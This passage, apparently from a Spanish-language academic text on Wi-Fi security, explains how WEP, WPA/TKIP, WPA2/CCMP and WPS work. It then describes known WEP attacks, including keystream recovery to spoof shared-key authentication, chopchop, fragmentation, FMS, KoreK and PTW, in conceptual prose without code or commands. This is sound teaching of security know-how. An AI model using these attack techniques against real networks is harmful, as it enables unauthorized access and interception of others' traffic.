El **proceso para generar una trama cifrada WEP** es el siguiente:

1. Generar el vector de inicialización (IV) de forma que sea diferente a los últimos generados.
2. Obtener la clave cifrado de la trama. Para ello se concatenan los 24 bits del IV con la clave WEP compartida.

3. Calcular el CRC de los datos de la trama para obtener el ICV.
4. Concatenar los datos de la trama con el ICV y cifrar esta secuencia con el algoritmo RC4 utilizando la clave de cifrado obtenida en el punto 2.
5. Construir el campo datos de la trama 802.11 con los siguientes datos: IV, identificador de la clave WEP y el resultado del cifrado del punto 4.

A continuación se muestra un esquema del proceso empleado para generar una trama cifrada WEP.




Figura 12. Esquema generación trama cifrada WEP

Para descifrar la trama WEP, la estación o punto de acceso que la reciba deberá realizar el proceso inverso.

2.2.2 WPA

Ante las vulnerabilidades descubiertas en el protocolo WEP, el IEEE y la Wi-Fi Alliance comenzaron a trabajar para definir un nuevo estándar IEEE 802.11i que ofreciera seguridad para las redes 802.11. Dicho estándar definía nuevos métodos de autenticación, cifrado e integridad de las tramas transmitidas en redes Wi-Fi.

Debido a la urgencia de crear un protocolo que solventará las vulnerabilidades del protocolo WEP, mientras este nuevo estándar estaba en desarrollo se publicó el protocolo **WPA (Wi-Fi Protected Access)** como un subconjunto del estándar IEEE 802.11i.

Este protocolo prevé el uso de claves diferentes en cada asociación segura RSNA (Robust Security Network Association) y establece mecanismos para establecer dinámicamente las claves a utilizar. Cada pareja estación/AP utiliza sus propias claves para proteger las comunicaciones, por lo que otra estación dentro del mismo BSS no podría espiar dichas comunicaciones.

WPA define dos modos de funcionamiento:

- **WPA-PSK (WPA-Personal)**. Se basa en el uso de una clave secreta compartida (PSK), pero en este caso, a diferencia del protocolo WEP la clave de cifrado no es la clave PSK más un vector de identificación, sino que la clave PSK se utiliza para derivar las claves de sesión que se utilizarán en cada asociación. Este modo de funcionamiento es el que se recomienda para uso doméstico.

- **WPA-802.1X (WPA-Enterprise)**. Se basa en el estándar IEEE 802.1X explicado anteriormente, que facilita el intercambio seguro de claves de sesión entre dos nodos de la red previa autenticación mutua entre ellos. Bajo este modo de funcionamiento, se distinguen los siguientes elementos: suplicante (estación), autenticador (punto de acceso) y servidor de autenticación (por ejemplo, servidor RADIUS). La autenticación de las estaciones en la red Wi-Fi y el intercambio seguro de claves se llevará a cabo a través del protocolo EAP entre los elementos de la red Wi-Fi.

En cuanto a las tramas broadcast y multicast, el uso de claves independientes requeriría enviar tantas tramas como destinatarios. Para solucionar este problema, WPA establece dos tipos de claves:

- Claves entre pares. Son utilizadas para cifrar las tramas entre estaciones y punto de acceso.
- Claves de grupo. Son conocidas por todos los nodos de un mismo BSS y se utilizan para cifrar las tramas broadcast y multicast. Son renovadas periódicamente o cuando un nodo abandona la red Wi-Fi.

Gestión de claves entre parejas

Para establecer las claves entre parejas que utilizarán en cada par estación/AP para cifrar las tramas transmitidas, se realizará la gestión de claves del siguiente modo:

1. La estación y el punto de acceso establecen de forma segura una clave maestra entre parejas (PMK) de 256 bits tras la **fase de asociación**. Dependiendo del modo de funcionamiento de la red Wi-Fi, dicha clave se establecerá de forma diferente:

- Si la red Wi-Fi funciona en modo WPA-PSK, la clave maestra PMK será directamente la clave compartida PSK entre estaciones y punto de acceso de la red.
- Si la red Wi-Fi trabaja en modo WPA-802.1X, se utiliza el protocolo EAP realizar la autenticación 802.1X y para intercambiar de forma segura una clave maestra de sesión MSK de 512 bits. En este caso, la clave maestra PMK será igual a los primeros 256 bits de la clave maestra de sesión MSK.




Figura 13. WPA - Instalación de clave maestra PMK con autenticación 802.1X

2. A continuación se inicia la negociación en cuatro pasos denominada **4-way handshake**. Por un lado, esta negociación permite verificar que tanto la estación como el punto de acceso han obtenido correctamente la clave maestra PMK y por lo tantos son auténticos. Por otro lado, permite obtener las claves entre parejas necesarias para proteger la tramas. Los mensajes intercambiados en la negociación utilizan un tipo especial de trama denominado EAPOL-Key. A continuación, se describe los mensajes intercambiados en el 4-way handshake:

1) El autenticador (punto de acceso) envía al suplicante (estación) un valor aleatorio $\mathbf{N_A}$ sin cifrar.
2) El suplicante genera otro valor aleatorio $\mathbf{N_S}$ y calcula una **clave transitoria entre parejas PTK** de 512 bits. Para realizar este cálculo, se utiliza una función unidireccional sobre la clave maestra PMK, los valores aleatorios N_A y N_S y las direcciones MAC del autenticador y el suplicante. A partir de esta clave PTK, se establece una **clave de cifrado KEK** tomando los primeros 128 bits de la PTK y una **clave de autenticación KCK** tomando los siguientes 128 bits de la PTK. Las claves KEK y KCK serán utilizadas únicamente para autenticar y cifrar los restantes mensajes de la negociación. Por último, el suplicante envía el valor aleatorio $\mathbf{N_S}$ al autenticador a través de un mensaje autenticado con la clave KCK utilizando HMAC-MD5.
3) Tras recibir $\mathbf{N_S}$, el autenticador realiza el mismo proceso descrito anteriormente para obtener la clave transitoria entre parejas PTK y las claves KEK y KCK. Posteriormente, el autenticador genera una **clave temporal de grupo GTK** y se la envía al suplicante a través de un mensaje **cifrado** con la clave de cifrado KEK utilizando el algoritmo RC4. Dicho mensaje también está autenticado con la clave KCK utilizando HMAC-MD5.
4) El suplicante comprueba que el mensaje recibido es correcto. En caso afirmativo, la identidad del autenticador se habrá confirmado. A continuación, el suplicante envía un mensaje al autenticador cifrado con la clave KEK y autenticado con la clave KCK. Por último, el autenticador comprueba si el mensaje es correcto, en cuyo caso habrá quedado acreditada la autenticidad del suplicante.

Los mensajes intercambiados en esta negociación incluye un campo denominado Replay Counter (r), que es usado para detectar tramas reenviadas. El autenticador siempre incrementa el contador después de transmitir una trama. Cuando el suplicante contesta con una trama al autenticador, usa el mismo Replay Counter que la trama a la que está respondiendo.

Tras finalizar el 4-way hanshake, la estación y el punto de acceso tendrán instalada la clave PTK y la clave transitoria de grupo GTK. Tomando los bits 256-511 de la PTK se obtiene una clave temporal **TK**, que será la que utilicen tanto la estación como el punto de acceso para cifrar y autenticar las tramas WPA transmitidas durante una sesión.

El 4-way handshake se puede volver a ejecutar en cualquier momento para renegociar la clave PTK. Por ejemplo, cuando la sesión es demasiado larga y se está utilizando mucho tiempo la misma clave.

Por otro lado, cada vez que cambie la clave GTK se realiza otro tipo de negociación llamado **Group Key Handshake** entre el punto de acceso y la estación, que solamente tendrá dos pasos. La clave GTK es calculada de forma unilateral por el punto de acceso y enviada a las estaciones periódicamente (para renovar la clave) o cuando detecta que una estación ha abandonado el BSS (para que la estación no pueda seguir descifrando el tráfico broadcast y multicast).

A continuación se muestra un esquema del proceso de instalación de las claves PTK y GTK en la estación y punto de acceso, que serán utilizadas para cifrar las tramas transmitidas:




Figura 14. WPA - Proceso de instalación de claves entre estación y punto de acceso

El cifrado TKIP

El protocolo WPA utiliza el esquema de cifrado TKIP. Al igual que el cifrado utilizado en el protocolo WEP, el cifrado TKIP utiliza el algoritmo de cifrado RC4. Sin embargo, la generación de claves de cifrado es diferente.

Sus principales diferencias con el esquema WEP son las siguientes:

- Todos los bits de la clave RC4 de cifrado se vuelven a calcular en cada trama. De esta forma se evitan los ataques estadísticos.
- Se incorpora un campo denominado MIC a las tramas TKIP que es calculado a partir de una clave secreta, para evitar ataques de modificación o truncamiento. El valor de campo MIC complementa al campo ICV.
- Para evitar ataques de inyección, además de calcular dicho código sobre los datos cifrados, se tienen en cuenta también las direcciones MAC origen y destino de la trama.
- Se incorpora un contador de secuencia de 48 bits a las tramas TKIP denominado TSC (TKIP sequence counter) para evitar ataques de repetición. Dicho contador se reinicia a 1 cada vez que se usa una clave temporal TK nueva.

- Algunas tramas pueden tener asociadas una prioridad, lo que implica que emisor y receptor deban mantener un TSC independiente para cada prioridad.

El **proceso para generar una trama cifrada TKIP** es el siguiente:

1. Se genera el código MIC aplicando el algoritmo Michael (función hash no segura que puede calcularse rápidamente) sobre:
   - Dirección MAC origen (SA), dirección MAC destino (DA), prioridad y datos.
   - Clave MIC de 64 bits. Se utilizan dos claves MIC diferentes. Para las tramas del AP a la estación se utilizan los bits 128-191 de la clave TK y para las tramas de la estación al AP se utilizan los bits 192-255 de dicha clave.

2. Si es necesario, se aplica fragmentación a la trama más el código MIC. A cada fragmento se le asigna un contador TSC diferente.

3. Se aplica una función criptográfica llamada "Fase 1" a las siguientes entradas:
   - La clave temporal TK obtenida del 4-way handshake. Para el cifrado, se utilizan los primeros 128 bits de la TK.
   - La dirección MAC de la estación transmisora (TA).
   - El contador TSC. Para esta fase se utilizan los 24 bits de más peso del contador.

Como resultado se obtiene un valor denominado TTAK (TKIP-mixed transmit address and key) de 80 bits.

4. Se aplica otra función criptográfica llamada "Fase 2" a las siguientes entradas:
   - El valor TTAK obtenido en la Fase 1.
   - Los primeros 128 bits de la TK (igual que en la Fase 1)
   - El contador TSC. Para esta fase se utilizan los 24 bits de menos peso del contador.

El resultado de la fase 2 es una clave de cifrado RC4 de 128 bits. 24 bits se utilizan para el IV y 104 bits como clave raíz. Esta clave raíz será totalmente diferente para cada trama, por lo que se evitarán de esta forma los ataques estadísticos.

5. Por último, cada trama o fragmento se cifra del mismo modo que en el protocolo WEP.

La **estructura de la trama cifrada TKIP** es la siguiente:




Figura 15. WPA - Campo DATOS de una trama 802.11 cifrada con TKIP

- **Campo TSC(0-1)**. Contiene el vector de inicialización IV, obtenido a partir de los dos bytes de menos peso del TSC.
- **Campo Id Clave + ext**. Indica si existe un campo adicional.

- **Campo TSC(2-5)**. Campo adicional de extensión que se aprovecha para incluir el resto de bytes del TSC (2-5).
- **Campos cifrados**. Incluye los datos de la trama, el código MIC y el campo ICV.

2.2.3 WPA2

El protocolo **WPA2 (Wi-Fi Protected Access 2)** incorpora toda la funcionalidad del estándar IEEE 802.11i, que fue publicado definitivamente en 2004.

Introduce cambios importantes respecto al protocolo WPA:

- Utilización de un nuevo algoritmo de cifrado llamado "**CCMP**" (CTR with CBC-MAC Protocol). Dicho algoritmo utiliza cifrado AES-128 en lugar de RC4. Este tipo de cifrado es mucho más seguro que el que ofrece RC4, aunque sea un poco más complejo de implementar.
- Definición de mecanismos como la preautenticación y almacenamiento de claves maestras (PMK caching) que permiten realizar de forma más rápida y eficiente la reautenticación de una estación cuando sale de un BSS y entra en BSS adyacente del mismo ESS.

Por compatibilidad, WPA2 permite opcionalmente el uso del algoritmo de cifrado TKIP.

En cuanto al 4-way handshake, cuando se utiliza el cifrado CCMP se utilizan los algoritmos criptográficos **AES** para el cifrado y **HMAC-SHA1** para la autenticación, en lugar de RC4 y HMAC-MD5, respectivamente.

<u>El cifrado CCMP</u>

Este cifrado aplica el modo CCM (Counter with CBC-MAC) definido en la especificación RFC 3610 a un cifrado de bloques AES con clave de 128 bits. Utilizando la misma clave, el modo CCM ofrece autenticación de mensaje y confidencialidad. La **clave CCMP** se obtiene de los bits 0-127 de la clave temporal TK.

Al utilizar los primeros 128 bits tanto para cifrar como para autenticar, cuando se utiliza este tipo de cifrado no es necesario generar una clave PTK de 512 bits en el segundo y tercer paso del 4-way handshake. Basta con generar una clave PTK de 384 bits.

En este caso, para generar una trama CCMP se utiliza el siguiente proceso:

1. Se genera un código de autenticación llamado MAC a través de un cifrado AES-128 en modo CBC utilizando la técnica CBC-MAC. El vector de inicialización tiene 1 byte de flags, 2 bytes para especificar la longitud de los datos y otros 13 bytes que se construyen la siguiente forma:
    - Prioridad (1 byte).
    - Dirección MAC de la estación transmisora (6 bytes).
    - Número de paquete **PN** (6 bytes). Se incrementa en uno en cada trama.

2. Tras el vector de inicialización, los siguientes dos bloques que se cifran contienen una combinación de los campos invariantes de la cabera MAC de la trama, es decir, todos excepto el campo duración (ID).

3. A continuación, se cifran los datos de la trama, completados hasta al final con bytes a 0 en caso de que su longitud no sea múltiplo de 16. El código MAC que

autenticará la trama será igual a los 64 primeros bits del último bloque cifrado de trama.

4. Para cifrar los datos se aplica un cifrado modo "CTR mode". Para cada bloque de datos se crea un bloque auxiliar formado por 1 byte de flags, 2 bytes para un contador y otros 13 bytes únicos que se utilizan para generar el código MAC. Posteriormente, se cifra el bloque auxiliar con AES-128 y se hace un XOR con el correspondiente bloque.

5. El código MAC obtenido en el primer paso también se cifra sumando con otro bloque auxiliar cifrado, donde el contador es igual a 0. El resultado de este cifrado será el código MIC.

La **estructura de la trama cifrada CCMP** es la siguiente:




Figura 16. WPA2 - Campo DATOS de una trama 802.11 cifrada con CCMP

Los campos utilizados en trama son similares a los utilizados con TKIP, con las siguientes diferencias:

- Los bytes del contador TSC se sustituyen por los del número de paquete PN.
- No incluye el campo ICV, ya que debido a la fortaleza de la autenticación CBC-MAC, no es necesario incluir dicho campo para reforzar el código MIC.

2.2.4 WPS

Wi-Fi Protected Setup (WPS) es un programa de certificación de la Wi-Fi Alliance creado en 2007 para facilitar la configuración de los dispositivos inalámbricos. WPS **no es un protocolo de seguridad** para proteger redes Wi-Fi, sino un mecanismo de seguridad pensado para interconectar de forma sencilla dispositivos inalámbricos en una red Wi-Fi de pequeño tamaño (red doméstica) protegida con WPA/WPA2.

Este mecanismo de seguridad se encuentra disponible en la mayoría de dispositivos inalámbricos actuales y normalmente viene activado por defecto en la mayoría de puntos de acceso.

WPS tiene varios modos de funcionamiento:

- PBC (Push Button Configuration). En este modo, el usuario realiza una pulsación en el botón WPS del punto de acceso y en el dispositivo Wi-Fi cliente para establecer una configuración segura.
- PIN. El usuario introduce un código numérico del dispositivo cliente en la interfaz de configuración de punto de acceso para establecer una configuración segura.

- Registrador externo. El usuario introduce en la interfaz de acceso de la red de su escritorio un código numérico facilitado por el punto de acceso (que normalmente se encuentra visible en el exterior del punto de acceso).

Como se comentará posteriormente, el uso de este mecanismo implica una serie de riesgos de seguridad, por lo actualmente se desaconseja su utilización.

2.2.5 Comparativa de protocolos de seguridad y recomendaciones de uso

En la siguiente tabla se realiza una comparativa del tipo de autenticación y cifrado utilizado por los protocolos disponibles actualmente para proteger las redes Wi-Fi. También se especifica que protocolos se recomiendan para uso en entorno doméstico y empresarial.

Protocolo	Autenticación	Cifrado	Recomendado para entorno doméstico	Recomendado para entorno empresarial
WEP	Ninguna	WEP	No	No
WPA (PSK)	PSK	TKIP	No	No
WPA (Enterprise)	802.1X	TKIP	No	No
WPA2 (PSK)	PSK	TKIP	No	No
WPA2 (PSK)	**PSK**	**AES-CCMP**	**Sí**	No
WPA2 (Enterprise)	802.1X	TKIP	No	No
WPA2 (Enterprise)	**802.1X**	**AES-CCMP**	No (costoso)	**Sí**

Como se puede observar, para **entornos domésticos** se recomienda utilizar el protocolo de seguridad **WPA2 con autenticación PSK y cifrado AES-CCMP**. Para **entornos empresariales**, se recomienda el protocolo de seguridad **WPA2 con autenticación 802.1X y cifrado AES-CCMP**.

También se recomienda desactivar en los puntos de acceso la funcionalidad WPS.

2.3 Vulnerabilidades, amenazas y ataques generales sobre redes Wi-Fi.

De forma general, las redes Wi-Fi sufren los riesgos de seguridad asociados a las redes cableadas más los riesgos introducidos por el uso de la tecnología inalámbrica.

A diferencia de las redes cableadas, un atacante no necesita estar conectado físicamente a la red para llevar a cabo el ataque. En las redes Wi-Fi, la información se transmite a través de ondas electromagnéticas y cualquier persona que se encuentre en su área de cobertura podría tener acceso a los datos transmitidos. Esto implica una serie de riesgos de seguridad adicionales y se necesitan medidas de seguridad específicas para mitigarlos.

Algunos de los riesgos de seguridad generales asociados al uso de redes Wi-Fi son los siguientes:

- **Escucha**. Debido a medio de transmisión utilizado, la información transmitida puede capturarse de forma sencilla utilizando dispositivos de red que funcionen en modo monitor. Además, se trata de ataques de tipo pasivo y, por lo tanto, muy difíciles de detectar. La única solución posible es utilizar cifrado para encriptar las comunicaciones.
- **Denegación de servicio (DoS)**. Por un lado, pueden realizarse fácilmente ataques de desautenticación/desasociación contra un equipo concreto de la Wi-

Fi o contra todos los clientes a través de tramas DESAUTH maliciosas. Por otro lado, es posible utilizar inhibidores de frecuencia para impedir las comunicaciones o dispositivos que perturben el espectro electromagnético con la finalidad de corromper los datos de las tramas enviadas.

- **Interceptación de la información (ataques man-in-the-middle)**. Este tipo de ataques se basan en obligar a que todo el tráfico de la red sea interceptado por un equipo no autorizado utilizado por el atacante, con la finalidad de obtener contraseñas, credenciales de acceso, datos sensibles, etc.
  Un ejemplo de este tipo de ataques son los ataques del tipo **EVIL TWIN,** que se basan en el uso de puntos de acceso falsos (Fake AP) que simulan ser legítimos, con el objetivo de que las víctimas se conecten a los mismos y así interceptar las comunicaciones de la víctima. Son unos de los ataques más complicados de evitar actualmente. Se tratarán en profundidad más adelante.
- **Ataques de inyección de tráfico.** Pueden ser utilizados para provocar un funcionamiento incorrecto de la red (por ejemplo, denegación de servicio) o para inyectar código malicioso en la red.
- **Acceso no autorizado.** Un atacante puede utilizar una red WLAN como punto de entrada a otra red o sistema. Por ejemplo, podría desplegar un punto de acceso conectado a una red corporativa para conseguir acceso a la misma y realizar un ataque.
- **Configuración incorrecta de los dispositivos**. En muchas ocasiones, los dispositivos inalámbricos utilizados no se encuentran configurados correctamente, lo que supone un riesgo para la seguridad de la red Wi-Fi. Por ejemplo, se utilizan sin cambiar las claves proporcionadas por defecto o con una configuración de seguridad inadecuada.
- **Vulnerabilidades en los protocolos de seguridad** y/o en los **algoritmos criptográficos** utilizados. Los protocolos y algoritmos utilizados para proteger este tipo de redes pueden contener vulnerabilidades que comprometan la seguridad. En los siguientes apartados se expondrán las principales vulnerabilidades asociadas a los protocolos actualmente disponibles para proteger la redes WLAN.

2.4 Vulnerabilidades, amenazas y ataques sobre el protocolo WEP

2.4.1 Ataque de inyección de tramas

El protocolo WEP no prevé ningún mecanismo para detectar tramas duplicadas. Por otro lado, los campos de la cabecera MAC no están protegidos por el código ICV, lo que permite que un atacante pueda alterar las direcciones de la cabecera.

Por lo tanto, un atacante podría capturar una trama WEP y retransmitirla tantas veces como desee. Si la trama corresponde a una asociación que continua existiendo, el receptor dará la trama por válida. En caso contrario, el atacante puede cambiar las direcciones de las estaciones transmisoras o receptoras utilizado direcciones de estaciones que se encuentren asociadas.

2.4.2 Ataque falsificación de la autenticación

Cuando en un punto de acceso de utiliza el protocolo WEP con autenticación basada en clave compartida, el cliente que quiere autenticarse y el punto de acceso se intercambian 4 tramas:

1. Petición de autenticación del cliente al punto de acceso.
2. Reto (en texto plano) del punto de acceso al cliente.
3. Respuesta (Cifrada con WEP) del cliente al punto de acceso.
4. Resultado del punto de acceso al cliente.

Un atacante podría capturar los mensajes número 2 (Reto) y 3 (Respuesta cifrada con WEP). Como el atacante sabe cuál debe ser el contenido descifrado de la respuesta cifrada WEP, puede calcular el keystream utilizado para cifrar aplicando la operación XOR entre la respuesta cifrada con WEP y el contenido descifrado.

Una vez que el atacante ha obtenido un keystream válido, solicitará autenticación al punto de acceso. El punto de acceso enviará un reto al atacante y esté lo cifrará realizando un XOR entre keystream y la respuesta en claro. Tras esto, el punto de acceso validará la respuesta del reto y asociará al atacante a la red.

Por lo tanto, el atacante conseguirá asociarse al punto de acceso sin necesidad de conocer la contraseña compartida de la red Wi-Fi.

2.4.3 Ataque "chopchop"

El ataque "chopchop de KoreK" o de descifrado de tramas mediante la comprobación de la integridad permite descifrar un paquete WEP sin conocer la clave compartida. Se basa en el ataque inductivo de Arbaugh y permite obtener además la cadena de cifrado que permitirá al atacante crear paquetes e inyectarlos en la red.

El ataque se basa en el hecho de que si se elimina un byte una trama cifrada mediante WEP, es posible crear un nuevo mensaje válido aplicando una modificación relacionada directamente con el byte sin cifrar. Se intenta obtener el ICV con el que el paquete es validado correctamente, probando diferentes valores del byte a predecir relacionados con el byte en claro.

De forma general, un atacante que haya capturado un trama WEP puede descifrar los ***n*** últimos bytes de datos cifrados sin necesidad de conocer la clave, mediante el envío al punto de acceso de una media de ***128 x n*** tramas.

2.4.4 Ataque de fragmentación

Este ataque se basa en el envío de tramas fragmentadas al punto de acceso para obtener un keystream que será utilizado para cifrar un determinada trama.

El estándar IEEE 802.11 permite fragmentar una trama y enviarla a través de fragmentos, hasta de un máximo de 16 fragmentos por trama. Cuando el punto de acceso recibe un fragmento que debe transmitir, esperará a recibir los demás fragmentos hasta que pueda reconstruir la trama para posteriormente retransmitirla. Si los fragmentos están cifrados, la trama reconstruida también estará cifrada con un nuevo IV.

De esta forma, si un atacante tiene ***n*** bytes del keystream puede construir 16 fragmentos de una trama. Cada fragmento tendrá ***n - 4*** bytes de datos más los 4 bytes del ICV y estarán cifrados con el mismo IV y keystream. Si envía estos fragmentos al punto de acceso para que se retransmitan, la trama reconstruida tendrá **16 x (n-4)** bytes de datos y 4 bytes de ICV cifrados. Como el valor descifrado es conocido, el atacante podrá obtener esta cantidad de datos del keystream.

El atacante repetirá este proceso hasta obtener un keystream de la longitud necesaria para cifrar la trama WEP.

2.4.5 Ataque FMS

Este ataque fue planteado por los investigadores Scott Fluhrer, Itsik Mantin y Adi Shamir en 2001. Dicho ataque permite recuperar la clave compartida de una de red Wi-Fi protegida por WEP a través de la captura de un número determinado de tramas cifradas.

Se basa en una debilidad algoritmo de cifrado RC4 empleado por WEP. Se definen tramas "débiles" aquellas en los que no existe información de la clave en el keystream. Este tipo de tramas únicamente tienen ausencia de información en un byte de la clave. Una vez recopiladas suficientes tramas débiles para un determinado valor de un byte de la clave, a través de análisis estadístico es posible predecir un valor concreto para ese byte de la clave.

Recolectando un número de tramas débiles suficientes (entre 4 y 9 millones) cifradas con la misma clave WEP, es posible recuperar la clave WEP con una probabilidad de 50%.

2.4.6 Ataques KoreK

En 2004, una persona bajo el seudónimo de "Korek" publicó una herramienta que permitía realizar ataques al protocolo WEP que explotaban algunas correlaciones existentes entre la clave compartida de una red Wi-Fi y los primeros bytes del keystream o del texto cifrado.

Los ataques KoreK se encuentran divididos en varios tipos. Algunos de estos ataques fueron descubiertos por KoreK y otros estaban basados en publicaciones anteriores (como los ataques FMS). Esto permite ejecutar los diferentes ataques en paralelo para facilitar el descubrimiento de la clave utilizando un número menor de tramas analizadas.

Utilizando estos ataques, un atacante que conozca los dos primeros bytes del keystream, tendrá las siguientes probabilidades de averiguar la clave compartida de la red Wi-Fi:

- 50% de probabilidad a partir de 150.000 tramas capturadas si los IV están generados aleatoriamente.
- 90% de probabilidad a partir de 270.000 tramas capturadas si los IV están generados aleatoriamente.
- 50% de probabilidad a partir de 700.000 tramas capturadas si los IV están generados en modo contador.
- 90% de probabilidad a partir de 1.700.000 tramas capturadas si los IV están generados en modo contador.

2.4.7 Ataque PTW

En 2007, Andrei Pyshkin, Erik Tews y Ralf-Philipp Weinmann publicaron un nuevo ataque contra el protocolo WEP denominado PTW. Dicho ataque es una variante mejorada del denominado **ataque Klein**.

El **ataque Klein** aprovecha una anomalía de las propiedades estadísticas de programación de las claves utilizadas por el algoritmo RC4.

A diferencia del ataque FMS que necesitaba capturar tramas denominadas "débiles", el ataque Klein puede utilizar todas las tramas capturas para llevar a cabo el ataque. Por lo tanto, aunque la probabilidad de cumplirse la hipótesis del ataque sea 10 veces menor respecto al ataque FMS, se necesitan muchas menos tramas para obtener la clave raíz WEP.

